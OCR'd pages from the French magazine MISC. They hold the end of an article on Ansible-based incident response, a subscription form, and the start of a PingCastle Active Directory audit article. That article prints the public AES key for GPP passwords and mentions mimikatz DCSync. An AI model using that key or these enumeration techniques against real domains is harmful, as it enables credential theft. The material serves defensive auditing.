
Si on active l'option **testing**, le rôle ansible s'exécutera sur différents fichiers dont le Challenge Honeynet 7 Victoria de 2011 (merci @y0m ;-).

Le workflow proposé est un exemple que chacun est libre d'adapter. Comme dirait Joachim Metz, « *Your workflow is not my workflow* » **[SANS2014]**. Il tourne autour de l'analyse mémoire que ce soit avec Volatility ou Rekall, de l'analyse disque (**plaso**, **bulk_extractor**...) et de **job** chapeau, **find*Evidence**. Il n'y a aucun Skynet qui se charge de faire le boulot à notre place ou de détruire l'humanité. Les différents jobs font les extractions habituelles qu'un analyste sécurité ferait ainsi que l'export vers ELK.

Dans le cas de ce challenge honeynet, on retrouve dans le syslog une activité suspecte pour ssh. Par contre, il manque à Plaso, l'extraction des logs exim4 qui donne le point d'entrée de l'attaquant. Qu'à cela ne tienne rajoutons le code nécessaire en nous inspirant de celui de syslog. Le format est simple : log monoligne préfixé par un horodatage. Une fois ce point réglé, on a tous les éléments pour résoudre le challenge, ce que je laisse le lecteur éclairé vérifier ;-)

4.2.2 RockNSM

RockNSM est une plateforme d'analyse réseau. Elle utilise Vagrant pour créer simplement une machine virtuelle et exécuter dedans le playbook ansible d'installation.



Exécutons localement le Vagrantfile :

```
$ git clone https://github.com/rocknsm/rock.git
$ cd rock
$ vagrant up
==> default: Importing base box 'bento/centos-7.3'...
==> default: Matching MAC address for NAT networking...
==> default: Checking if box 'bento/centos-7.3' is up to date...
==> default: Setting the name of the VM: rock_
default_1491076303203_98996
==> default: Clearing any previously set network interfaces...

[...]
```




Figure 2 : Fin d'exécution du playbook rocknsm.

```
$ vagrant ssh
[vagrant@simplerockbuild ~]$ rock_status
 Ð Check each monitor interface is live
   (in test file /usr/local/bin/rock_status, line 30)
     '[ $packets -gt 0 ]' failed
   enp0s8 had 0 packets in 5 secs.
 Ð Check for interface errors
 Ð Check monitor interface for tx packets
   (in test file /usr/local/bin/rock_status, line 47)
     '[ $pkts -eq 0 ]' failed
   WARNING: Monitor interface enp0s8 has sent 17 packets.
 Ð Check that broctl is running
 Ð Check for bro-detected packet loss
Ð Check that suricata is running
 Ð Check that FSF is running
 Ð Check that zookeeper is running
 Ð Check that zookeeper is listening
 Ð Check that client can connect to zookeeper
 Ð Check that kafka is running
 Ð Check that kafka is connected to zookeeper
 Ð Check that logstash is running
 Ð Check that elasticsearch is running
 Ð Check that elasticsearch is green
 Ð Check that kibana is running

16 tests, 2 failures
[vagrant@simplerockbuild ~]$ curl -s localhost:9200/_all/_count |
jq '.'
{
  "count": 2383,
  "_shards": {
    "total": 16,
    "successful": 16,
    "failed": 0
  }
}
```

Pour faire bonne mesure, soumettons un autre challenge honeynet à notre outillage :

```
[vagrant@simplerockbuild ~]$ wget -q https://honeynet.org/files/
attack-trace.pcap_.gz && gunzip attack-trace.pcap_.gz
[vagrant@simplerockbuild ~]$ sudo tcpreplay -i enp0s8 attack-trace.
pcap_
Actual: 348 packets (183511 bytes) sent in 16.02 seconds.
Rated: 11300.0 Bps, 0.090 Mbps, 21.43 pps
Flows: 10 flows, 0.61 fps, 348 flow packets, 0 non-flow
Statistics for network device: enp0s8
        Successful packets:        348
        Failed packets:            0
        Truncated packets:         0
        Retried packets (ENOBUFS): 0
        Retried packets (EAGAIN):  0
[vagrant@simplerockbuild ~]$ curl -s localhost:9200/_all/_count |
jq '.'
{
  "count": 2766,
```

```
  "_shards": {
    "total": 16,
    "successful": 16,
    "failed": 0
  }
}
```

Et vérifions dans Kibana (Figure 3), ce qu'on a : que ce soit avec la partie Discover ou celle Dashboard, on identifie rapidement les principaux protocoles en jeu. En l'occurrence, les logs bro intéressants sont ntlm, dpd et ftp (**@meta.stream**). Ils mettent rapidement en évidence la récupération d'un fichier **ssms.exe** par ftp, les IP impliquées ou le hostname NTLM (**@ntlm.hostname**).

Malgré l'intérêt de ce genre d'outil, ils ne permettent en général pas de faire l'analyse en totalité. Cela dépend bien sûr du niveau de configuration des outils et du contexte. Mais, le plus souvent, le pcap complet et/ou des données endpoint reste indispensable pour établir un portrait précis de l'attaque. Par contre, dans la masse de données disponible, ils peuvent aider à trouver les indices initiaux permettant de cibler l'analyse. RockNSM est aussi est un produit jeune et je lui ai trouvé moins d'intégration par rapport à un « vétéran » comme SecurityOnion (qui lui aussi évolue vers ELK), mais cela reste contextuel.

4.3 Contenir

Que ce soit d'un point de vue réseau ou système, l'orchestration va permettre de télécommander les opérations. Par exemple :

- ajouter/modifier une clé de registre ou un fichier ;
- altérer une route ou un réglage firewall.

C'est un point fort d'ansible, il peut aussi bien automatiser un poste client/serveur que le réseau **[ANSIBLE2]**.

Sont supportés entre autres : Cisco IOS, ASA, A10, F5, Junos...

Tiré de la documentation d'ansible, comment appliquer des acl :

```
- name: load new acl into device
  ios_config:
    lines:
      - 10 permit ip host 1.1.1.1 any log
      - 20 permit ip host 2.2.2.2 any log
      - 30 permit ip host 3.3.3.3 any log
      - 40 permit ip host 4.4.4.4 any log
      - 50 permit ip host 5.5.5.5 any log
    parents: ip access-list extended test
    before: no ip access-list extended test
    match: exact
```

Sur un système Linux, on pourra appliquer des règles iptables soit avec un des trois modules existants, historiquement ufw, firewalld et depuis ansible 2.0, iptables. À noter que dans ce dernier cas, les changements ne sont pas faits de manière permanente.

```
- name : block all outbound mirai trafic to port 2323
  iptables:
    chain: OUTPUT
    jump: DROP
    protocol: tcp
    destination_port: {{ item }}
  with_items : [ 23, 2323, 48101 ]
```




Figure 3 : Kibana avec les données extraites de notre challenge.

4.4 Remédier, éradiquer

Suivant les contraintes opérationnelles, on réinstallera le système complètement ou on essayera de nettoyer au mieux le système, notamment au niveau fichier, base de registre ou tout autre moyen de persistance.

Ansible peut très bien faire en sorte qu'un fichier ou une entrée de registre soit absente.

```
- name: Remove entry 'hello' from registry path MyCompany
  win_regedit:
    path: HKCU:\Software\MyCompany
    name: hello
    state: absent
```


Une limitation cependant, l'option **become** sous Windows permettant de changer d'utilisateur n'est que partiellement fonctionnelle et peut empêcher d'éditer le HKCU d'un autre utilisateur directement **[Bug#20123]**.

Comme pour la partie investigation, on pourra naturellement télécommander des produits commerciaux ou open source en ligne de commandes.

Attention par contre, comme tout outil puissant, cela amène une responsabilité. Ne pas faire comme cet administrateur qui a lancé par erreur un **rm -Rf /** sur les 1500 serveurs de sa société **[Reddit2016]**.

4.5 Retour à la normale

Comme évoqué lors de la partie préparation, la réinstallation éventuelle et validation de conformité pourra se faire de manière automatique, que ce soit avec ansible en premier, ou serverspec/inspec dans le second cas.



Ici, nous installons **inspec** et demandons une qualification avec le profil linux en ligne du projet **dev-sec.io** (anciennement **hardening.io**, en partie basé sur les benchmarks CIS).

```
$ gem install inspec
## for a local execution
$ inspec exec https://github.com/dev-sec/linux-baseline
Profile: DevSec Linux Security Baseline (linux-baseline)
Version: 2.0.1
Target:  local://

  ✓  os-01: Trusted hosts login
     ✓  Command find / -name '.rhosts' stdout should be empty
     ✓  Command find / -name 'hosts.equiv'  stdout should be empty
  ✓  os-02: Check owner and permissions for /etc/shadow
     ✓  File /etc/shadow should exist
     ✓  File /etc/shadow should be file
     ✓  File /etc/shadow should be owned by "root"
     ✓  File /etc/shadow should not be executable
     ✓  File /etc/shadow should be writable by owner
     ✓  File /etc/shadow should be readable by owner
     ✓  File /etc/shadow should not be readable by other
     ✓  File /etc/shadow group should eq "shadow"
     ✓  File /etc/shadow should be readable by group
  ✓  os-03: Check owner and permissions for /etc/passwd
[...]
  ×  sysctl-31: Secure Core Dumps (1 failed)
  ✓  Kernel Parameter fs.suid_dumpable value should eq 2
     ×  Kernel Parameter kernel.core_pattern value should match
/^\/.*/
     expected "|/usr/share/apport/apport %p %s %c %P" to match
/^\/.*/
     Diff:
     @@ -1,2 +1,2 @@
     -/^\/.*/
     +"|/usr/share/apport/apport %p %s %c %P"

  ✓  sysctl-32: kernel.randomize_va_space
     ✓  Kernel Parameter kernel.randomize_va_space value should eq 2
  ✓  sysctl-33: CPU No execution Flag or Kernel ExecShield
     ✓  /proc/cpuinfo Flags should include NX

Profile Summary: 22 successful, 27 failures, 0 skipped
Test Summary: 65 successful, 47 failures, 0 skipped
## for a remote execution
$ inspec exec -t ssh://myuser@192.168.1.1 --password https://github.
com/dev-sec/linux-baseline
myuser@192.168.1.1's password:
[same...]
```

L'exécution retourne le résumé avec les points validés ou non.

Un contrôle tiré de cette baseline :

```
control 'sysctl-05' do
  impact 1.0
  title 'ICMP ratelimit'
  desc 'icmp_ratelimit defines how many packets that match the
```

```
icmp_ratemask per second'
  describe kernel_parameter('net.ipv4.icmp_ratelimit') do
    its(:value) { should eq 100 }
  end
end
```

Le langage d'inspec est le même que serverspec et très naturel (au moins pour des contrôles simples).

Conclusion

L'outillage devops est un allié important pour la gestion d'incidents, car il permet de monter en charge pour travailler sur un système d'information toujours plus grand. Il y a bien sûr d'autres outils disponibles pour exécuter quelque chose sur un large parc, de powershell à wmi en passant par clusterssh et les GPO. Le choix est large. Mais au fur et à mesure que les entreprises se convertissent à un outillage plus structuré, la gestion d'incidents peut en tirer un grand bénéfice au lieu d'avoir à batailler pour déployer un énième agent... De plus, avoir le même outillage que les sysadmins peut aider à établir la confiance puisque chacun peut essayer et tester les outils de l'autre.

Au même titre que pour les développeurs, l'intégration continue des outils de gestion d'incidents permet de limiter les mauvaises surprises comme l'absence de support de notre outil préféré avec la dernière image de l'organisation.

Cependant, comme dit en introduction, cela ne peut remplacer de bons analystes, mais leur permettra de se concentrer là où ils ont le plus de valeur ajoutée. Comme disait Bruce Schneier **[SCHNEIER]** récemment, « *From within an orchestration model, automation can be incredibly powerful. But it's the human-centric orchestration model that makes automation work.* »

Au final, plein de nouveaux outils à découvrir pour améliorer son quotidien et faire son fainéant d'informaticien ;-) ■

Annexes

- Centralisation : Dans le cas d'Ansible, si l'on souhaite un outil central avec gestion des clés et audit, deux options existent : Semaphore (open source), Ansible Tower (propriétaire, mais probablement ouvert dans le futur cf. rachat Red Hat). Plus récemment, Openstack ARA permet d'historiser toutes les exécutions.

- Durcissement: comme tout outil, ceux d'orchestration peuvent être utilisés à mauvais escient. Une bonne configuration, un durcissement approprié et une bonne gestion des secrets sont bien entendu requis pour un déploiement en production sécurisé. Dans un domaine Windows, Ansible requiert les droits administrateur réseau pour s'exécuter, ce qui en fait une cible de choix.

Remerciements

Merci à mes chères victimes de relecture, Cédric.P, David, Guillaume, Julien.V, Vincent !

Références

[Misc88] Julien Vehent, *DevOps : Nuageux, avec chance de sécurité*, novembre-décembre 2016

[Misc89] Guillaume Arcas, UN Honeypot nommé DFIR, janvier-février 2017

[ANSIBLE] https://docs.ansible.com/ansible/index.html

[ANSIBLE2] https://docs.ansible.com/ansible/list_of_network_modules.html

[MHN] https://github.com/juju4/ansible-mhn/

[FFATE] https://github.com/z3ndrag0n/forensicator-fate
https://github.com/juju4/ansible-forensicator-fate

[ROCKNSM] http://rocknsm.io/

[AWSIR] http://threatresponse.cloud/
https://github.com/ThreatResponse/aws_ir

[CUCKOO] https://github.com/juju4/ansible-cuckoo-sandbox/
https://github.com/jbremer/cuckoo-salt

[MALBOXES] https://github.com/GoSecure/malboxes

[SIFT] https://github.com/sans-dfir/sift-saltstack
https://github.com/juju4/ansible-sift

[INSPEC] http://inspec.io/
https://github.com/dev-sec/linux-baseline

[SANS2014] https://digital-forensics.sans.org/summit-archives/Prague_Summit/Your_Workflow_is_NOT_my_workflow_Joachim_Metz.pdf

[Bug#20123] https://github.com/ansible/ansible/issues/20123

[Reddit2016] https://www.reddit.com/r/sysadmin/comments/4ec6yc/admin_for_small_hosting_provider_not_me_just/
https://web.archive.org/web/20160415001447/https://serverfault.com/questions/769357/recovering-from-a-rm-rf

[SCHNEIER] https://www.schneier.com/blog/archives/2017/03/security_orches.html

Semaphore : https://github.com/ansible-semaphore/semaphore

Ansible Tower : https://www.ansible.com/tower

ARA : https://github.com/openstack/ara

Livres : The Phoenix Project, Site Reliability Engineering, The Devops Handbook

Abonnez-vous !

PARTICULIERS,

➡ Rendez-vous sur :

www.ed-diamond.com

pour consulter toutes les offres !

➡ ...ou renvoyez-nous le document au verso complété !

PROFESSIONNELS,

➡ Rendez-vous sur :

proboutique.ed-diamond.com

pour consulter toutes les offres dédiées !

➡ ...ou renvoyez-nous le document au verso complété !

VOICI LES OFFRES D'ABONNEMENT AVEC MISC !

CHOISISSEZ VOTRE OFFRE ! Prix TTC en Euros / France Métropolitaine*

Offre	ABONNEMENT	PAPIER Réf	PAPIER Tarif TTC
MC	6n° MISC	☐ MC1	45 €
MC+	6n° MISC + 2n° HS	☐ MC+1	65 €
	LES COUPLAGES AVEC NOS AUTRES MAGAZINES		
B	6n° MISC + 11n° GLMF	☐ B1	109 €
B+	6n° MISC + 2n° HS + 11n° GLMF + 6n° HS	☐ B+1	185 €
C	6n° MISC + 6n° LP + 11n° GLMF	☐ C1	149 €
C+	6n° MISC + 2n° HS + 6n° LP + 3n° HS + 11n° GLMF + 6n° HS	☐ C+1	249 €
I	6n° MISC + 6n° HK*	☐ I1	79 €
I+	6n° MISC + 2n° HS + 6n° HK*	☐ I+1	99 €
L	6n° MISC + 6n° HK* + 11n° GLMF + 6n° LP	☐ L1	189 €
L+	6n° MISC + 2n° HS + 6n° HK* + 11n° GLMF + 6n° HS + 6n° LP + 3n° HS	☐ L+1	289 €

Les abréviations des offres sont les suivantes : GLMF = GNU/Linux Magazine France | HS = Hors-Série | LP = Linux Pratique | HK = Hackable

J'indique l'offre si différente que celles ci-dessus :

J'indique la somme due (Total) : €

Je choisis de régler par :

❑ **Chèque bancaire ou postal à l'ordre des Éditions Diamond (uniquement France et DOM TOM)**

❑ **Pour les règlements par virements, veuillez nous contacter via e-mail : cial@ed-diamond.com ou par téléphone : +33 (0)3 67 10 00 20**

SÉLECTIONNEZ VOTRE OFFRE DANS LA GRILLE CI-DESSUS ET RENVOYEZ CE DOCUMENT COMPLET À L'ADRESSE CI-DESSOUS !

Voici mes coordonnées postales :	
Société :	
Nom :	
Prénom :	
Adresse :	
Code Postal :	
Ville :	
Pays :	
Téléphone :	
E-mail :	

❑ Je souhaite recevoir les offres promotionnelles et newsletters des Éditions Diamond.

❑ Je souhaite recevoir les offres promotionnelles des partenaires des Éditions Diamond.

En envoyant ce bon de commande, je reconnais avoir pris connaissance des conditions générales de vente des Éditions Diamond à l'adresse internet suivante : http://**boutique.ed-diamond.com/content/3-conditions-generales-de-ventes** et reconnais que ces conditions de vente me sont opposables.

MISC
LE MAGAZINE DE LA SÉCURITÉ INFORMATIQUE MULTIPLATEFORME !

Les Éditions Diamond
Service des Abonnements
10, Place de la Cathédrale
68000 Colmar – France
Tél. : + 33 (0) 3 67 10 00 20
Fax : + 33 (0) 3 67 10 00 21

Vos remarques :

.....

.....

RETROUVEZ TOUTES NOS OFFRES SUR : www.ed-diamond.com !

*Les tarifs hors France Métropolitaine, Europe, Asie, etc. sont disponibles en ligne !

ACTIVE DIRECTORY : TRANSFORMER UNE FAIBLESSE EN POINT FORT

Vincent LE TOUX – vincent.letoux@engie.com
Incident prevention, detection and response manager

mots-clés : PINGCASTLE / ACTIVE DIRECTORY / MIMIKATZ / TRUST

Dans le premier article publié en mai 2016 et intitulé « Active Directory : nouveaux challenges à venir », une méthodologie était présentée permettant de calculer un niveau de risque de l'Active Directory en s'appuyant sur un ensemble de règles. Voici comment cette méthode a été mise en pratique à travers l'outil PingCastle développé pour Engie.

Pour gérer la problématique relative à l'Active Directory présentée dans l'article cité précédemment, Engie a mis en place une stratégie en trois étapes :

- Première partie : État des lieux. Il s'agit de déterminer quels sont les domaines Active Directory du groupe, combien sont-ils ainsi que leur niveau de risque.
- Deuxième partie : Surveillance. Il s'agit de mettre en place des dispositifs de contrôle permettant d'avertir les équipes de sécurité du groupe (SOC) en cas d'événements anormaux.
- Troisième partie : Durcissement. Il s'agit de mettre en place des actions rendant plus difficile une compromission. Par exemple, signature d'une charte auprès de tous les administrateurs ou utilisation d'authentification forte ou de bastion.

Pour l'état des lieux décrit dans la première étape de la stratégie, le groupe s'est appuyé sur l'outil PingCastle [PINGCASTLE]. L'objectif de l'outil auprès des administrateurs locaux est de leur faire prendre conscience de leur niveau de risque et de faire corriger les vulnérabilités les plus critiques. Son objectif auprès des décideurs est de construire une vue globale, surtout en terme de cartographie et de relation entre domaines, pour être capable de budgétiser et prioriser les actions. En d'autres termes, le but est d'impliquer l'ensemble des acteurs, y compris le management, pour obtenir les moyens adaptés pour améliorer le niveau de sécurité. Ces moyens seront ensuite utilisés dans les phases suivantes de la stratégie, c'est-à-dire surveillance et durcissement.

1 Quelques points de contrôle

Savez-vous que, par défaut, n'importe quel utilisateur, non-administrateur du domaine, membre du domaine ou d'un des domaines approuvés, peut joindre jusqu'à 10 machines au domaine ? En effet, le droit étendu **SeMachineAccountPrivilege** est attribué par défaut à TOUS les utilisateurs et le nombre de machines autorisées à joindre le domaine est défini dans l'attribut du domaine **ms-DS-MachineAccountQuota** qui vaut 10 par défaut.

Saviez-vous que la clé AES utilisée pour chiffrer les mots de passe contenus dans les GPO a été rendue publique lors de la diffusion des protocoles de Windows par Microsoft ? La voici :

```
4e9906e8fcb66cc9faf4931d620ffee8f496e806cc057990209b09a433b66c1b
```

Saviez-vous que si le groupe « Anonyme » est membre du groupe « Pre-Windows 2000 Compatible Access », les Null Sessions (énumération des utilisateurs du domaine sans compte) sont activées ? Et que si un domaine comportait au moins un contrôleur de domaine en Windows 2003, c'était le choix par défaut lors de sa promotion comme contrôleur de domaine, choix qui s'imposait alors à l'ensemble du domaine ?

On peut considérer que sécuriser l'Active Directory est un ensemble de recettes de cuisine et on voit dans les

exemples cités ci-dessus qu'il n'y a nul besoin d'avoir des privilèges d'administrateurs pour savoir si un domaine est vulnérable ou non à une attaque. Pour vérifier si un compte utilise DES comme moyen d'authentification ou possède un mot de passe réversible (exportable avec mimikatz **[MIMIKATZ]** avec DCSync), il est nécessaire de pouvoir examiner beaucoup d'objets du domaine. Et cette collecte doit se faire dans un temps acceptable pour l'utilisateur de l'outil.

2 Récupérer des données de l'AD, rapidement et efficacement

L'Active Directory est une infrastructure qui utilise un ensemble de protocoles : LDAP, Kerberos, RPC... Plusieurs API permettent de lister les utilisateurs : SAMR, basé sur RPC et accessible à travers les fonctions sam* et netuser*, DRSR utilisé pour la réplication, et LDAP. LDAP, au contraire de SAMR, est capable d'examiner tous les objets et leurs propriétés. Or toutes ces API sont très lentes ou ne permettent pas de cibler des objets en particulier. Un exemple : pour savoir combien d'utilisateurs comportent un Active Directory, il faut exécuter la requête LDAP (`objectCategory=person`) avec un des outils `adfind` ou `dsquery`. Pour un ordinateur membre du domaine et sans droit particulier (ie : pas un serveur), le résultat n'apparaît qu'au bout de plusieurs dizaines de minutes.

Quelle surprise de découvrir que la commande suivante pouvait donner le résultat attendu sur un ordinateur lambda, mais en moins d'une minute :

```
powershell get-aduser -filter * | measure-object | select-object count
```

De plus, il ne fallait installer que le module « Active Directory » disponible dans RSAT sur le poste client, sans nécessité d'installer quoi que soit sur l'AD.

Comment est-ce possible ? La réponse à cette question est simple : à partir de Windows 2008 R2, Microsoft a installé par défaut sur le domaine un service écoutant sur le port 9389 et nommé Active Directory Web Service ou ADWS. Ce service, écrit en .Net, est dédié aux administrateurs, mais sans aucune restriction d'accès particulière. Il a pour objet de faire exécuter, pour des raisons de performances, des requêtes LDAP directement sur le contrôleur de domaine, puis de compresser les résultats pour les faire parvenir au plus vite à l'ordinateur demandeur. Ce n'est plus les allers-retours inhérents à LDAP qui limitent la vitesse, c'est maintenant la vitesse du lien réseau. Un seul contrôleur de domaine suffit pour assurer ce service dans un domaine. Pour les domaines plus anciens, il est possible de l'installer manuellement sur un contrôleur de domaine à partir de Windows 2003.

Cette API offre d'intéressantes possibilités telles que la commande powershell `Get-ADGroupMember`. En effet, cette commande offre la possibilité de lister tous les membres directs ou indirects d'un groupe, ce qui évite de faire des requêtes récursives en analysant les attributs `members` ou `primarygroupid`. Cependant, Microsoft n'a pas poussé ses tests assez loin : si un membre d'un groupe appartient à un domaine approuvé (et est donc référencé via un SID externe stocké dans le conteneur `ForeignSecurityPrincipals`), alors la commande se termine par une exception contenant un message peu explicite.

Si ADWS est rapide, il possède quelques limitations : maximum 5 requêtes en concurrence et maximum 30 minutes par requête.

Pour PingCastle, le choix a été d'utiliser le protocole ADWS par défaut pour des raisons de rapidité, mais avec possibilité de basculer sur LDAP lorsque celui-ci n'est pas disponible.

3 Construire une vision globale

Construire et exécuter un outil d'audit sur un domaine est une bonne chose. Mais comment savoir si le domaine voisin n'est pas vulnérable et s'il est possible d'abuser de ce nouveau domaine pour compromettre celui que l'on vient d'auditer ?

Identifier un domaine

Un domaine peut être caractérisé par son FQDN (mon-domaine.com), son nom NetBIOS (DOM) ou son SID (S-1-5-123-456-789). Windows utilise toutes ces caractéristiques à la fois. Pour nommer de façon unique et durable un compte, il utilise le SID. Par exemple, pour définir les droits dans un descripteur de sécurité, il utilise le SID d'un utilisateur, qui est la concaténation du SID du domaine et l'identifiant relatif unique du compte (RID). Ce nom peut être converti via `LsaLookupSids` dans un format intelligible dit « NT4 » en DOM\USER où DOM est le nom Netbios du domaine et USER l'identifiant SAM du compte. Cette conversion peut être réalisée dans l'autre sens avec la fonction `LsaLookupNames`. Le nom NetBIOS étant l'héritage de NT4 et utilisé pour des raisons de compatibilité, il est voué à être remplacé par l'UPN (*User Principal Name*). L'UPN est alors, par défaut, la concaténation du nom d'utilisateur avec le FQDN du domaine. Par exemple, user@mon.domaine.com. Il est possible de convertir tous les autres identifiants d'un domaine à l'aide des API `LsaLookupSids`, `LsaLookupNames` et `DsCrackNames`.

3.1 Cartographie

Construire une cartographie des domaines dans une grande entreprise n'est pas aisé. Il faut s'adresser à l'ensemble des administrateurs pour connaître les

domaines qu'ils contrôlent et ensuite demander un export des relations d'approbation pour déterminer quels Active Directory ont pu échapper au recensement. En effet, la console donnant cette information nécessite les droits d'administrateur pour être ouverte.

3.1.1 Première approche

Pourtant il est possible de construire cette cartographie sans droit particulier. En effet, il existe quand on explore le domaine en LDAP avec **adexplorer** ou **adsiedit** et dans le conteneur « System » des objets décrivant toutes les relations d'approbation. La requête LDAP suivante permet de les lister : **(ObjectCategory=trustedDomain)**. Ces objets contiennent le nom de tous les domaines approuvés (attribut **trustPartner**), la direction du trust (attribut **trustDirection**) ainsi que les paramètres décrivant le type de relation. Ces paramètres (attribut **trustAttributes**) permettent de déduire si le **SIDFiltering** est actif ou non. Pour rappel le SID Filtering est un mécanisme protégeant les relations d'approbation. Énumérer ces objets sur tous les domaines permet déjà d'effectuer une cartographie sans droit, mais en impliquant une personne sur chaque domaine.

Mieux, l'examen de cet objet permet de savoir si un trust est actif ou non, ce que ne sait pas faire la console d'administration. En effet, un secret partagé, c'est-à-dire un mot de passe, est utilisé par chaque domaine de la relation d'approbation pour créer un canal sécurisé et est changé automatiquement tous les 30 jours. L'attribut **whenChanged** de l'objet **trustedDomain** est alors mis à jour automatiquement à chaque modification de l'objet, y compris du mot de passe. Si la valeur **whenChanged** est inférieure à 30 jours, cela veut dire que le secret n'a pas été mis à jour par la partie distante et donc que le trust est très probablement inactif.

3.1.2 Plus en profondeur

Cependant, l'horizon d'exploration depuis un domaine est limité à un seul niveau. Il est possible d'aller plus loin.

